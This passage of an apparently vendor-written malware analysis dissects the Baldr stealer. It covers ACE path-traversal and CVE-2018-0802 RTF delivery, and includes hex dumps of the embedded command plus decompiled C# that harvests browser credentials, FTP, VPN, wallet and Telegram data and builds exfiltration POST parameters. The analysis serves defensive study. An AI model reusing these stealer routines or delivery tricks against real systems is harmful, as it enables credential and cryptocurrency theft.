For successful exploitation, the ace archive needs to be in one of the %USERHOME% directories (Desktop or Downloads will work). Once the user clicks the maliciously crafted ACE file, the PE32 file inside the archive gets dumped to a hardcoded relative file path. An attacker can craft an ACE file with an absolute file path to the Startup folders, for example. Anything inside of that folder would launch after system boot, an old but effective persistence technique.

The .ace archives crafted to exploit this bug contain a filename field which has been modified in a special way: The path starts with the distinctive string 'C:\C:C:..' which, when read by the ACE plugin in WinRAR, fools the filename parser.

```

^ ~/shared/malware/baldr/temp/baldr_ace: $ python3 ace.py ExpressVpn.rar --headers
volume
  filename      ExpressVpn.rar
  filesize      425696
  headers       MAIN:1 FILE:2 others:0
header
  hdr_crc       0x96ab
  hdr_size      124
  hdr_type      0x01      FILE32
  hdr_flags     0x8001      ADDSIZE|SOLID
  packsize      425472
  origsize      425472
  datetime      0x4e55b063  2019-02-21 22:03:06
  attribs       0x00000020  ARCHIVE
  crc32         0x27246b7d
  comptype      0x00      stored
  compqual      0x03      normal
  params        0x000a
  reserved1     0x4554
  filename      b'C:\\C:C:../AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\CrackedExpressVPN.exe'
  comment       b''
  ntsecurity     b''
  reserved2     b''
^ ~/shared/malware/baldr/temp/baldr_ace: $ python3 ace.py ExpressVpn.rar --list -v
warning: acebitstream c extension unavailable, using pure-python bit stream
processing archive ExpressVpn.rar
loaded 1 volume(s) starting at volume 0
archive is not locked, not multi-volume, solid
last modified 2019-02-22 03:00:32
created on Win32 with ACE 2.0 for extraction with 2.0+
advert [*UNREGISTERED VERSION*]
CQD FES      size    packed  rel  timestamp      filename
03a f        0         0  100%  2019-02-21 22:03:06  help.txt
03a f    425472    425472  100%  2019-02-21 22:03:06  C/CC../AppData/Roaming/Microsoft/Windows/Start Menu
/Programs/Startup/CrackedExpressVPN.exe
total 2 members, 425472 bytes, 425472 bytes compressed

```

*Extracting the contents of the ace file with a python script*

After the next reboot, the system executes the Baldr stealer that has been dropped into the Startup folder.

## Weaponized RTF file vector

Another interesting delivery vector for Baldr employs a maliciously-crafted RTF file that exploits a vulnerability in Microsoft Office 2007, 2010, 2013, and 2016, with the designation CVE-2018-0802. The exploit only works on versions of Office which have been patched to fix an earlier bug in the Equation Editor (designated CVE-2017-11882), for which Microsoft released an update in November, 2017.

As a patch for CVE-2018-0802 was released in January, 2018, this exploit only affects a relatively small population of the overall Microsoft Office userbase. Why criminals chose to use this particular vulnerability to distribute malware more than a year after the patch was released remains a mystery, as subsequent updates to Microsoft Office have essentially removed the vulnerable Equation Editor component from Office, altogether.

Here's an illustration of the CVE-2018-0802 Baldr killchain from Sophos Central, when we detonated a sample in a controlled environment and allowed our Intercept X EDR product to





```

00000000: 0200 5365 7276 6572 2e65 7865 0043 3a5c ..Server.exe.C:\
00000010: 6661 6b65 7061 7468 5c53 6572 7665 722e fakepath\Server.
00000020: 6578 6500 0000 0300 1700 0000 433a 5c66 exe.....C:\f
00000030: 616b 6570 6174 685c 5365 7276 6572 2e65 akepath\Server.e
00000040: 7865 0000 5805 004d 5a90 0003 0000 0004 xe..X..MZ.....
00000050: 0000 00ff ff00 00b8 0000 0000 0000 0040 .....@
00000060: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000070: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000080: 0000 00e0 0000 000e 1fba 0e00 b409 cd21 .....!
00000090: b801 4ccd 2154 6869 7320 7072 6f67 7261 ..L.!This progra
000000a0: 6d20 6361 6e6e 6f74 2062 6520 7275 6e20 m cannot be run
000000b0: 696e 2044 4f53 206d 6f64 652e 0d0d 0a24 in DOS mode...$
000000c0: 0000 0000 0000 0047 b965 ca03 d80b 9903 .....G.e.....
000000d0: d80b 9903 d80b 99c7 1dc6 990c d80b 99c7 .....
000000e0: 1dc5 9967 d80b 99c7 1dc4 9920 d80b 9903 ...g.....
000000f0: d80a 995b d80b 99ff afb2 9906 d80b 9924 ...[.....$
00000100: 1ed8 9902 d80b 9924 1ec7 9902 d80b 9952 .....$......R
00000110: 6963 6803 d80b 9900 0000 0000 0000 0000 ich.....
00000120: 0000 0000 0000 0050 4500 004c 0104 007f .....PE..L....
    
```

Payload hidden in object 7

And looking inside of object 10 (Equation.3), we can sift through the exploit's streams.

```

1:      102  '\x01CompObj'
2:       20  '\x010le'
3:     382  '\x020lePres000'
4:        6  '\x030bjInfo'
5:     197  'Equation Native'
6:       12  'RichEditFlags'
    
```

Streams of the Equation.3 object

Stream 5 (Equation Native) contains a command that will run the executable embedded inside object 7.

```

00000cc0: 1c00 0000 0200 9ec4 a900 0000 0000 0000 .....
00000cd0: c8a7 5c00 c4ee 5b00 0000 0000 0301 0003 ..\...[.....
00000ce0: 0a0a 0800 0133 c050 8d44 2452 50eb 7f63 .....3.P.D$RP..c
00000cf0: 6d64 2e65 7865 202f 6325 746d 7025 5c53 md.exe /c%tmp%\S
00000d00: 6572 7665 722e 6578 6520 2020 2020 2020 erver.exe
00000d10: 2020 2020 2020 2020 2020 2020 2020 2020
00000d20: 2020 2020 2020 2020 2020 2020 2020 2020
00000d30: 2020 2020 2020 2020 2020 2020 2020 2020
00000d40: 2020 2020 2020 2020 2020 2020 2020 2020
00000d50: 2020 2020 2020 2020 2020 2020 2020 2020
00000d60: 2020 2020 2020 2020 2020 2020 2026 908b &..
00000d70: 4424 2c66 2d51 a8ff e025 0000 0000 0000 D$,f-Q...%.....
    
```

Dumping streams 5 (Equation Native)

This stream has a very [well documented structure](#). Again, using Didier's `format-bytes.py` tool, and defining a header scheme we can cross-reference the headers with their corresponding bytes seen in the stream:

```

^ ~/shared/malware/baldr/temp/ $ python rtfdump.py baldr.rtf -s 10 -H -d -c "0x23:" | python ../oledump/oledump.py -s 5 -d
| python ../format-bytes.py -f "<HIHIIIIIBBBBBBBBBB10s26s100s13sH:XXXXXXXXXXXXXXXXXssssX" -n "1: size of EQNOLEFILEHDR 9: MTEFv3 hea
der 10: Windows Platform 11: MathType Product? 12: Version 3 14: Full size record 15: FONT record 16: TFACE number 0? Explicit font?
17: 1 for Italic? 18: Fontname 19: Command 20: Spaces 100* 0x20 21: Remainder"
1: <type 'int'>          1c size of EQNOLEFILEHDR
2: <type 'int'>          20000
3: <type 'int'>          c49e
4: <type 'int'>          a9
5: <type 'int'>          0
6: <type 'int'>          5ca7c8
7: <type 'int'>          5beec4
8: <type 'int'>          0
9: <type 'int'>          3 MTEFv3 header
10: <type 'int'>         1 Windows Platform
11: <type 'int'>         0 MathType Product?
12: <type 'int'>         3 Version 3
13: <type 'int'>         a
14: <type 'int'>         a Full size record
15: <type 'int'>         8 FONT record
16: <type 'int'>         0 TFACE number 0? Explicit font?
17: <type 'int'>         1 1 for Italic?
18: <type 'str'>         10 3.P.D$RP. 33c0508d44245250eb7f 3.121928 a47b754c091bbd5746a42d7525ae8d4e Fontname
19: <type 'str'>         26 cmd.exe /c 536d642e657865202f63 3.642371 d860bab4328b230fc290411d1421cef5 Command
20: <type 'str'>         100 202020202020202020 0.000000 1e68934346ee57858834a205017af8b7 Spaces 100* 0x20
21: <type 'str'>         13 &. .D$,f-Q. 26908b44242c662d51a8 3.700440 9c5063e1588bb31c732a30be9bc957f8 Remainder
22: <type 'int'>         0

```

Showing the font name and the command exploit with format-bytes.py

On line 18 we can spot the *font name* with an additional 26 bytes long command plus the 100 bytes long [0x20] byte padding (spaces).

## Baldr malware functionality: How Baldr works

At its most fundamental level, Baldr functions as a tool to profile a victim's computer, and steal as much valuable data as quickly as possible. In the following chapter, we go into great detail about what information Baldr collects, and, mechanically, how it accomplishes each step in the process. Baldr typically runs for 15-30 seconds, during which time everything in the following section of this report takes place.

A typical data collection package contains a richly detailed profile of the computer itself and its setup, and data scraped from locations on the victim's filesystem commonly used by a variety of programs to store saved credentials.

The malware we analyzed does not perform a man-in-the-browser hijack and steal credentials as they are entered, but merely grabs anything that looks like it might contain useful or valuable data, including Bitcoin wallets, VPN profiles, and of course saved passwords from FTP clients, IM and chat services, and email clients. Baldr can scrape the saved passwords, cookies, and other information from at least 22 different web browsers and will relieve you of your hard-won cryptocurrency if you use one of 14 wallets the malware is capable of raiding.

### Initial system profiling

The malware starts by collecting the following profiling information about the victim's machine, and the network to which it is connected:

- Geo information
  - IP
  - Country Code
  - Country
  - State Name
  - City
  - Time zone
  - ZIP
  - ISP
  - Coordinates
- Machine information
  - Username
  - PC Name
  - UUID
  - HWID
  - OS Version
  - CPU Model
  - GPU Model
  - RAM information
  - MAC Address
  - Screen Resolution
  - System Language
  - Layout Language
  - PC Boot Time
  - Drive List
  - Drive Model
  - Drive Serial Number
  - Disk Size
  - Disk Signature
  - Installed Programs List
  - Running Processes List

## Retrieving the list of installed programs

Baldr enumerates the list of installed programs from the HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall path in the Windows Registry. *DisplayName* corresponds to the name of the program, and *DisplayVersion* its version number. The malware concatenates these two strings together, and puts each one on a new line.

```
350 // Token: 0x0600007B RID: 123 RVA: 0x0001527C File Offset: 0x0001347C
351 private static void 83762095()
352 {
353     List<string> list = new List<string>();
354     try
355     {
356         string name = "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall";
357         using (RegistryKey registryKey = Registry.LocalMachine.OpenSubKey(name))
358         {
359             foreach (string name2 in registryKey.GetSubKeyNames())
360             {
361                 using (RegistryKey registryKey2 = registryKey.OpenSubKey(name2))
362                 {
363                     try
364                     {
365                         string text = registryKey2.GetValue("DisplayName").ToString();
366                         string str = registryKey2.GetValue("DisplayVersion").ToString();
367                         if (!string.IsNullOrEmpty(text))
368                         {
369                             list.Add(text + " " + str + "\r\n");
370                         }
371                     }
372                 }
373             }
374         }
375     }
376 }
```

*Getting list of installed programs from the Windows Registry*

## Obtaining OS profiling data

Baldr's next task is to produce system information, using the *Win32\_OperatingSystem* WMI class; The malware uses a complex series of *if* statements to determine the version number. Once the correct version is detected, that number gets stored in variable **6bd967dc**.

```
279
280 // Token: 0x06000079 RID: 121 RVA: 0x0001503C File Offset: 0x0001323C
281 private static void 25e49fec()
282 {
283     string 6bd967dc = "";
284     string text = "";
285     string text2 = "";
286     try
287     {
288         ManagementObject managementObject = new ManagementObject("Win32_OperatingSystem=@");
289         6bd967dc = managementObject["SerialNumber"].ToString();
290         text = managementObject["Caption"].ToString();
291         text2 = managementObject["OSArchitecture"].ToString();
292         if (text.Contains("8"))
293         {
294             text = "Windows 8";
295         }
296         if (text.Contains("8.1"))
297         {
298             text = "Windows 8.1";
299         }
300         if (text.Contains("10"))
301         {
302             text = "Windows 10";
303         }
304     }
305 }
```

*Getting Operating System information with a WMI query*

## GPU and RAM information

CPU\GPU\RAM information is also gathered via similar WMI queries:

Information	WMI query	Stored in variable
GPU	select * from Win32_VideoController	2577f0df
RAM	Select TotalPhysical from Win32_ComputerSystem	5a05f91c

## Disk information

To gather system information, the stealer calls several objects and takes a WMI query as input. HDD information is being evaluated by calling the following WMI class:

- Win32\_DiskDrive

And are correlated with the *associators*:

- Win32\_DiskDriveToDiskPartition
- Win32\_LogicalDiskToPartition

All this information gets appended to a file named **information.log**.

## Dumping saved credentials and history from installed web browsers

In the next operation, the malware dumps all saved credentials from each of the victim's currently installed browsers into a file called **passwords.log**.

Baldr can enumerate the following web browsers; They all use similar techniques to store credentials and cache data:

- YandexBrowser
- Zotero
- Waterfox
- Thunderbird
- Opera
- Supermedium
- Songbird2
- SeaMonkey
- Scout
- Pale Moon
- Opera Neon
- Mozilla

- Firefox
- Fast Web Browser
- Edge Dev
- Edge SxS
- Dragon
- Citrio
- Chrome
- Chrome Beta
- Brave Browser
- Torch
- Vivaldi

On top of this, the complete browser cache is subject to exfiltration, as the malware dumps the following types of data into different files:

- Saved autocomplete information → autocomplete.txt
- Saved credit card information → cards.txt
- Browser cookies → cookies.txt
- Browsing history → history.txt
- All domains visited → cookieDomains.log

Locals	
Name	Value
▸  ceb60cc4.22fd1f30.get returned	Count = 0x00000018
<Module>.19e913a8<string> returned	@"Browsers\"
827dcaab.b4b6cb4f.get returned	"Chrome"
<Module>.4cd99b44<string> returned	"_"
ceb60cc4.b4b6cb4f.get returned	"Default"
<Module>.19e913a8<string> returned	"_cookies.txt"
b160ffbe.22f9ca18 returned	@"Browsers\Chrome_Default_cookies.txt"

Locals	
Name	Value
▸  ceb60cc4.fe929bcc.get returned	Count = 0x00000007
<Module>.e2b66a02<string> returned	@"Browsers\"
827dcaab.b4b6cb4f.get returned	"Chrome"
<Module>.3856539c<string> returned	"_"
ceb60cc4.b4b6cb4f.get returned	"Default"
<Module>.3856539c<string> returned	"_autocomplete.txt"
b160ffbe.22f9ca18 returned	@"Browsers\Chrome_Default_autocomplete.txt"

Locals	
Name	Value
▸  ceb60cc4.fc7d987.get returned	Count = 0x00000058
<Module>.19e913a8<string> returned	@"Browsers\"
827dcaab.b4b6cb4f.get returned	"Chrome"
<Module>.4cd99b44<string> returned	"_"
ceb60cc4.b4b6cb4f.get returned	"Default"
<Module>.3856539c<string> returned	"_history.txt"
b160ffbe.22f9ca18 returned	@"Browsers\Chrome_Default_history.txt"

---

*Browser cache being saved to different text files*

There are 6 files of interest for the browser credential theft operation, and the malware gathers data from these files:

- Cookies.sqlite
- Places.sqlite
- Formhistory.sqlite
- Logins.json
- Key3.db
- Key4.db

Firefox stores its cookies in *cookies.sqlite* inside a table called "**moz\_cookies**".

```
}
if (538e3588.75df3d21.cbb9e2ee && File.Exists(41306e.c0604eef.FullName + "\\cookies.sqlite"))
{
    using (e262a9a4 e262a9a = new e262a9a4(41306e.c0604eef.FullName + "\\cookies.sqlite"))
    {
        if (e262a9a.c9b99fac("moz_cookies"))
        {
            int num2 = e262a9a.440d3199();
            if (num2 > 0)
            {
```

*Moz\_cookies table is enumerated*

*Places.sqlite* contains a list of all the web pages a user visited, but also stores bookmarks and attributes for visited sites. Forensically speaking, this is the single most important file for forensic investigators (or crooks) to examine. The information located here can be easily cross-referenced with the *cookies.sqlite*, *formhistory.sqlite*, and *permissions.sqlite* files to understand a victim's browsing habits.

```
}
if (538e3588.75df3d21.c553f1c0 && File.Exists(41306e.c0604eef.FullName + "\\places.sqlite"))
{
    using (e262a9a4 e262a9a3 = new e262a9a4(41306e.c0604eef.FullName + "\\places.sqlite"))
    {
        if (e262a9a3.c9b99fac("moz_places"))
        {
            int num5 = e262a9a3.440d3199();
            if (num5 > 0)
            {
                List<string> list = new List<string>();
```

*Moz\_places table is gathered*

Next, the malware searches for *logins.json*, *key3.db* and *key4.db* and then it searches inside of *logins.json* for a few specific keywords using regular expressions:

- hostname
- encryptedPassword
- encryptedUsername



```
string input = File.ReadAllText(fullName + "\\logins.json");
MatchCollection matchCollection = new Regex("\\\\(hostname|encryptedPassword|encryptedUsername)\\":\\"(.*)\\").Matches(input);
int num = matchCollection.Count - 1;
06ae7b54 06ae7b = new 06ae7b54();
for (int i = 0; i <= num; i += 3)
```

*Hostname, encryptedPassword, encryptedUsername* are selected from *logins.json*

The *formhistory.sqlite* file holds not only all the data that is used for filling out forms, but search keywords as well.

```
}
if (538e3588.75df3d21.4eb7435d && File.Exists(41306e.c0604eef.FullName + "\\formhistory.sqlite"))
{
    using (e262a9a4 e262a9a2 = new e262a9a4(41306e.c0604eef.FullName + "\\formhistory.sqlite"))
    {
        if (e262a9a2.c9b99fac("moz_formhistory"))
        {
            int num4 = e262a9a2.440d3199();
            if (num4 > 0)
            {
                for (int k = 0; k < num4; k++)
                {
                    try
                    {
                        string text3 = e262a9a2.071e35c3(k, 1);
                        string @string = Encoding.UTF8.GetString(Encoding.Default.GetBytes(e262a9a2.071e35c3(k, 2)));
                        41306e.16fcb81.Add(string.Concat(new string[]
                        {
                            "Name : ",
                            text3,
                            "\r\nValue : ",
                            @string,
                            "\r\n\r\n"
                        }));
                    }
                }
            }
        }
    }
    538e3588.dfa61831++;
}
```

*Moz\_formhistory* table is being enumerated

The [Sqlite files](#) can be opened with an add-on called Sqlite Manager

## Gathering FTP logins


The malware also steals saved FTP credentials from common FTP client applications, such as FileZilla and Total Commander.

First, the malware tries to look up the GHISLER folder from *%AppData%* and then enumerates the files to find *wcx\_ftp.ini*.

```
7488c2b9 X
43     }
44     try
45     {
46         string path2 = folderPath + "\\GHISLER\\";
47         if (Directory.Exists(path2))
48         {
49             foreach (FileInfo fileInfo2 in new DirectoryInfo(path2).GetFiles())
50             {
51                 if (fileInfo2.Name.Contains("wcx_ftp.ini"))
52                 {
53                     list.Add(new file_entry
54                     {
55                         filename = "FTP\\TotalCommander\\" + fileInfo2.Name,
56                         filedata = ea18584c.3738f39c(fileInfo2.FullName)
```

*The file wcx\_ftp.ini being searched for*


One interesting observation is that Total Commander stores the FTP password in a proprietary encrypted format that [offers no real, practical security](#):



```
wxc_ftp.ini
1  [connections]
2  1=totalcmd_ftp
3  default=totalcmd_ftp
4  [totalcmd_ftp]
5  host=
6  username=
7  password=F35D4357FC9EFB5D05A966AE
8  pasumode=0
9  MLSD=-1
10 [default]
11 pasumode=0
12
```

Stored Total Commander FTP scheme


FileZilla is the other target of the stealer when looking at FTP stealing functions. Both *recentservers.xml* and *sitemanager.xml* are exfiltrated from the *AppData\Roaming\FileZilla* folder.



```
17  string path = folderPath + "\\FileZilla\\";
18  if (Directory.Exists(path))
19  {
20      foreach (FileInfo fileInfo in new DirectoryInfo(path).GetFiles())
21      {
22          if (fileInfo.Name.Contains("recentservers.xml"))
23          {
24              list.Add(new file_entry
25              {
26                  filename = "FTP\\FileZilla\\" + fileInfo.Name,
27                  filedata = ea18584c.3738f39c(fileInfo.FullName)
28              });
29          }
30          if (fileInfo.Name.Contains("sitemanager.xml"))
31          {
32              list.Add(new file_entry
33              {
34                  filename = "FTP\\FileZilla\\" + fileInfo.Name,
35                  filedata = ea18584c.3738f39c(fileInfo.FullName)
36              });
37          }
38      }
39  }
```

Looking for FileZilla xml files on the system

Passwords here are encoded in base64, which offers no real security.



```
1 <?xml version="1.0"?>
2 <FileZilla3 version="3.41.2" platform="windows">
3   <Servers>
4     <Server>
5       <Host>ftp.server.com</Host>
6       <Port>21</Port>
7       <Protocol>0</Protocol>
8       <Type>0</Type>
9       <User>user@email.com</User>
10      <Pass encoding="base64">cGFzc3ducmlk</Pass>
11      <Logontype>1</Logontype>
12      <TimezoneOffset>0</TimezoneOffset>
13      <PasvMode>MODE_DEFAULT</PasvMode>
14      <MaximumMultipleConnections>0</MaximumMultipleConnections>
15      <EncodingType>Auto</EncodingType>
16      <BypassProxy>0</BypassProxy>
17      <Name>ADrive</Name>
18      <Comments />
19      <Colour>0</Colour>
20      <LocalDir />
21      <RemoteDir />
22      <SyncBrowsing>0</SyncBrowsing>
23      <DirectoryComparison>0</DirectoryComparison>
24    </Server>
```

An example to FileZilla's sitemanager.xml file

## XMPP credentials from instant messaging clients

Baldr searches for the following chat/instant messaging clients.

- PidginPsi
- Psi+
- Jabber

The malware can collect Jabber configuration files as well. These xml files always contain the credentials in plain-text to access a given XMPP server. The following files are inspected and enumerated if found:

- \.purple\accounts.xml
- \Psi+\profiles\default\accounts.xml
- \Psi\profiles\default\accounts.xml
- Jabber\pidgin\_accounts.xml
- Jabber\psiplus\_accounts.xml
- Jabber\psi\_accounts.xml

## Dumping VPN configuration files

As private VPN services have gained popularity, credential stealing malware now routinely targets the configuration files for popular services, such as ProtonVPN and NordVPN, which contain credentials. Baldr enumerates both files from the *AppData\Local* folder, where the VPN client software stores its *user.config* VPN profile files.

```
14     string environmentVariable = Environment.GetEnvironmentVariable("LocalAppData");
15     try
16     {
17         string path = environmentVariable + "\\ProtonVPN\\";
18         if (Directory.Exists(path))
19         {
20             foreach (DirectoryInfo directoryInfo in new DirectoryInfo(path).GetDirectories())
21             {
22                 if (directoryInfo.Name.Contains("ProtonVPN.exe_Url_"))
23                 {
24                     foreach (DirectoryInfo directoryInfo2 in directoryInfo.GetDirectories())
25                     {
26                         foreach (FileInfo fileInfo in directoryInfo2.GetFiles())
27                         {
28                             list.Add(new file_entry
29                             {
30                                 filedata = ea18584c.3738f39c(fileInfo.FullName),
31                                 filename = string.Format("VPN\\{0}\\{1}\\{2}", directoryInfo, directoryInfo2, fileInfo.Name)
32                             });
33                         }
34                     }
35                 }
36             }
37         }
38     }
39     catch { }
40 }

44     string path2 = environmentVariable + "\\NordVPN\\";
45     if (Directory.Exists(path2))
46     {
47         foreach (DirectoryInfo directoryInfo3 in new DirectoryInfo(path2).GetDirectories())
48         {
49             if (directoryInfo3.Name.Contains("NordVPN.exe_Url_"))
50             {
51                 foreach (DirectoryInfo directoryInfo4 in directoryInfo3.GetDirectories())
52                 {
53                     foreach (FileInfo fileInfo2 in directoryInfo4.GetFiles())
54                     {
55                         list.Add(new file_entry
56                         {
57                             filedata = ea18584c.3738f39c(fileInfo2.FullName),
58                             filename = string.Format("VPN\\{0}\\{1}\\{2}", directoryInfo3, directoryInfo4, fileInfo2.Name)
59                         });
60                     }
61                 }
62             }
63         }
64     }
65     catch { }
66 }
```

*Method for enumerating ProtonVPN and NordVPN folders*

We found that credentials stored in NordVPN's *user.config* file are first encrypted with the Windows Data Protection API, and then the encrypted blob gets base64-encoded. NordVPN and ProtonVPN configuration profiles are very similar to each other hence the capability for both.

## Coin wallets

Baldr steals any or all of the following wallet types it can find on the victim's computer (because of course it does).

- Bitcoin
- Zcash
- Litecoin
- Monero
- Bytecoin
- ElectronCash
- MultiDoge
- DigiByte
- Electrum
- Bitcoin
- Actinium
- Exodus
- Ethereum
- Jaxx Liberty

Enumeration is done via recursion lookup for files with the *.wallet* extension.

```
11 List<file_entry> list = new List<file_entry>();
12 string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
13 string path = folderPath + "\\com.liberty.jaxx\\IndexedDB\\file_0.indexeddb.leveldb";
14 if (Directory.Exists(path))
15 {
16     try
17     {
18         foreach (FileInfo fileInfo in new DirectoryInfo(path).GetFiles())
19         {
20             list.Add(new file_entry
21             {
22                 filedata = ea18584c.3738f39c(fileInfo.FullName),
23                 filename = "Wallets\\Jaxx Liberty\\" + fileInfo.Name
24             });
25         }
26     }
27     catch
28     {
29     }
30 }
31 string path2 = folderPath + "\\Exodus\\exodus.wallet";
32 if (Directory.Exists(path2))
33 {
34     try
35     {
36         foreach (FileInfo fileInfo2 in new DirectoryInfo(path2).GetFiles())
37         {
38             list.Add(new file_entry
39             {
40                 filedata = ea18584c.3738f39c(fileInfo2.FullName),
41                 filename = "Wallets\\Exodus\\" + fileInfo2.Name
```

*Method for finding virtual currency wallets*

## Telegram credentials and data

The stealer will sift through the active processes and look for a process that has Telegram in its name. Once the process is identified, the malware queries the filesystem path to the executable, and then creates a folder named `\\tdata` in the directory path. The malware also searches for the folder `AppData\\Roaming\\Telegram Desktop`, and dumps the Telegram-specific folders:

- D877F783D5D3EF8C\\*
- D877F783D5D3EF8C\map0
- D877F783D5D3EF8C\map1
- D877F783D5D3EF8C0\\*
- D877F783D5D3EF8C1\\*

```
try
{
    Process[] processesByName = Process.GetProcessesByName("Telegram");
    for (int i = 0; i < processesByName.Length; i++)
    {
        string fullName = new FileInfo(processesByName[i].MainModule.FileName).Directory.FullName;
        if (Directory.Exists(fullName + "\\tdata"))
        {
            list.Add(fullName + "\\tdata");
        }
    }
    string text = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Telegram Desktop";
    if (Directory.Exists(text) && Directory.Exists(text + "\\tdata"))
    {
        list.Add(text + "\\tdata");
    }
    int num = 1;
    foreach (string str in list)
    {
        List<file_entry> list3 = new List<file_entry>();
        if (Directory.Exists(str + "\\D877F783D5D3EF8C"))
        {
            if (File.Exists(str + "\\D877F783D5D3EF8C\\map0"))
            {
                list3.Add(new file_entry
                {
                    filedata = ea18584c.3738f39c(str + "\\D877F783D5D3EF8C\\map0"),
                    filename = string.Format("Telegram\\{0}\\tdata\\D877F783D5D3EF8C\\map0", num)
                });
            }
        }
    }
}
```

*Gathering up Telegram session data*

Understanding and implementing capability for all these applications and their corresponding custom file formats certainly required a lot of time and effort.

### Taking desktop screenshots

Because a picture is worth 1000 words, the malware takes a screenshot of the current active desktop.

The height and the width of the desktop screen gets assigned to variables *text* and *text2*, converts them to integers, stores them in variables *num* and *num2*, and passes them to the method labeled *d359ba2b.ee11870e3* as parameters.

```
133
134 // Token: 0x06000073 RID: 115 RVA: 0x00014998 File Offset: 0x00012898
135 private static void 74a3fb07()
136 {
137     string text = "";
138     string text2 = "";
139     try
140     {
141         text = Screen.PrimaryScreen.Bounds.Width.ToString();
142         text2 = Screen.PrimaryScreen.Bounds.Height.ToString();
143     }
144     catch
145     {
146     }
147     if (538e3588.75df3d21.0af670ba)
148     {
149         try
150         {
151             int num = int.Parse(text);
152             int num2 = int.Parse(text2);
153             MemoryStream memoryStream = b359ba2b.ee11870e3(num, num2);

```

*Assigning PrimaryScreen bounds to variables*

Inside the `ee11870e3` class, the `CopyFromScreen` method grabs a screenshot from the desktop and passes it to `MemoryStream`. Then the `MemoryStream` gets dumped and saved into a jpeg file called `screen.jpeg`.

```
415 // Token: 0x0600007D RID: 125 RVA: 0x0001551C File Offset: 0x0001371C
416 public static MemoryStream ee11870e3(int A_0, int A_1)
417 {
418     MemoryStream result = new MemoryStream();
419     try
420     {
421         using (Bitmap bitmap = new Bitmap(A_0, A_1))
422         {
423             using (Graphics graphics = Graphics.FromImage(bitmap))
424             {
425                 graphics.CopyFromScreen(new Point(0, 0), Point.Empty, bitmap.Size);
426             }
427             MemoryStream memoryStream = new MemoryStream();
428             bitmap.Save(memoryStream, ImageFormat.Jpeg);
429             result = new MemoryStream(memoryStream.ToArray());
430         }
431     }
432     catch
433     {
434         result = null;
435     }
436     return result;
437 }
```

The desktop screen gets saved in a jpeg file

## Exfiltration of stolen credentials and profile data

Once the malware concludes the information collection procedures, it dispatches an exfiltration package in a single encrypted file (as of v3.0), inside of an HTTP POST request.

At the next section of the code, we explain how the malware constructs its C2 parameters: the `stringsBuilder.Append` method concatenates the parameters then passes those on to the POST request.

```
StringBuilder stringBuilder = new StringBuilder();
stringBuilder.Append("hwnd=" + c0b69b.853d8ff4.780596a0 + "&");
stringBuilder.Append("os=" + c0b69b.853d8ff4.dcc4e5c4 + "&");
stringBuilder.Append(string.Format("file={0}&", 538e3588.a9b812f2));
stringBuilder.Append(string.Format("cookie={0}&", 538e3588.99271598));
stringBuilder.Append(string.Format("pswd={0}&", 538e3588.bce586d8));
stringBuilder.Append(string.Format("credit={0}&", 538e3588.15e360dc));
